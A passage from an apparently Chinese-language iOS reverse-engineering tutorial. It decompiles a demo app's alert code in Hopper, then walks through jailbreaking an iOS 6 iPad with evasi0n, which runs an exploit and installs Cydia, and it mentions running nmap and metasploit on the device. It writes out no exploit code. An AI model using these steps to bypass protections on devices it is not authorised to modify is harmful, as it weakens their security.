
    UIAlertView *alert =
    [[UIAlertView alloc] initWithTitle:@"Welcome"
                               message:@"Welcome to your iOS Device Ted!"
                              delegate:nil
                     cancelButtonTitle:@"security.ios-wiki.com"
                     otherButtonTitles:nil];

    [alert show];

}
```




编译运行，使用SimPholders，点击其中的AlertDemo




会打开目录中选择AlertDemo右键，点击Show Package contents


然后用Hopper打开里面的可执行文件



可以看到ViewDidLoad中的汇编代码如下：



点击右上角箭头所指的图标，得到如下的伪代码：



可以看到，用Hopper能够得到近似源码的伪代码。

```
function -[ViewController viewDidLoad] {
    _PIC_register_ = eax;
    var_44 = @"Welcome to your iOS Device Ted!";
    var_40 = @"security.ios-wiki.com";
    var_72 = arg_offset_x0;
    var_68 = arg_offset_x4;
    var_56 = var_72;
    var_60 = *0x3570;
    var_36 = @"Welcome";
    var_32 = &var_52;
    var_28 = 0x0;
    [[&var_56 super] viewDidLoad];
    eax = [UIAlertView alloc];
    var_52 = objc_msgSend(eax, *0x3558);
    [var_52 show];
    eax = objc_storeStrong(var_32, 0x0);
    return eax;
}
```

小结

可以看到，Hopper功能相当强大，它还有更多功能，欢迎读者亲自去尝试下，去买一个正版，价格也比IDA便宜得多。

#3 Mac上需要安装的工具下的更多文章

本章介绍了iOS逆向工程过程中，需要在Mac上安装的工具，并且对其用法进行了简要的介绍，下一章将介绍需要在iOS设备上安装的工具，然后我们就可以正式开始iOS逆向工程之旅了。

#3 Mac上需要安装的工具下的更多文章

iOS设备上的工具

引言

本节将简要介绍iOS设备越狱的步骤。

越狱你的设备

如果你真的对iOS安全很感兴趣，有一个越狱设备是非常有必要的。在本节，我们将介绍如何越狱iOS设备。越狱之后有很多好处，你可以安装很多工具，例如nmap, metasploit，甚至在设备上运行自己写的python代码。

越狱非常简单，下载一个越狱软件，然后点击越狱就可以了。如果你的设备运行的是iOS 6.x到iOS 7.0.6的系统，推荐你使用evasi0n，如果你的设备运行的是iOS 5.x，那推荐用redsn0w。

目前iOS 7.1到iOS 7.1.1已经能越狱，但是越狱方法还没有公布出来，应该要iOS 8发布之后，才会公布。


请注意，在越狱之前，一定要先用iTunes或者iCloud备份一下，这样即使出错，你也能够恢复你的数据。

请注意：以下越狱部分的介绍来自这里


本文将对我的new iPad （3代，运行 iOS 6.0.1）越狱。一旦你下载evasi0n并运行，它就会自动检测设备并且告诉你这个设备是否可以越狱。 如图：



你需要做的仅仅是点击jailbeak(越狱)，然后让evasi0n做剩下的事情。




你可以看到，越狱已经开始了。过一段时间之后，evasi0n将会重启设备，然后运行




exploit（利用程序）。


一旦利用程序（exploit）运行完毕，它就会安装Cydia和Cydia的包列表到设备上。Cydia是一个图形界面，使得你能在越狱设备上下载和安装软件包和应用，这些应用通常你在App store是找不到的。基本上所有的越狱程序都会默认安装Cydia。你可以认为Cydia就是越狱设备上的App Store。



等待一段时间，直到你得到下面的提示。



解锁你的设备，你可以看到桌面上有个新的app图标，叫做Jailbreak。点击它以完成越狱过程。



你可以看到你的设备将会重启。请耐心等待这个过程的完成。一旦设备完成重启，你可以看到一个叫做Cydia的新app在桌面上。这个就表明你已经成功越狱。

祝贺你，你已经在iOS hacking领域跨出了第一步。

小结

本文简要介绍了如何对iOS设备越狱，并且以iOS 6为例，我手头没有可以越狱的iOS 7设备，因此，这里没有介绍，步骤其实也类似。后续iOS7.1.1可以越狱了，这里再更新下教程。

越狱需谨慎，请一定备份数据。


对于普通用户，从安全的角度考虑，建议不要越狱。

#4 iOS设备上的工具下的更多文章

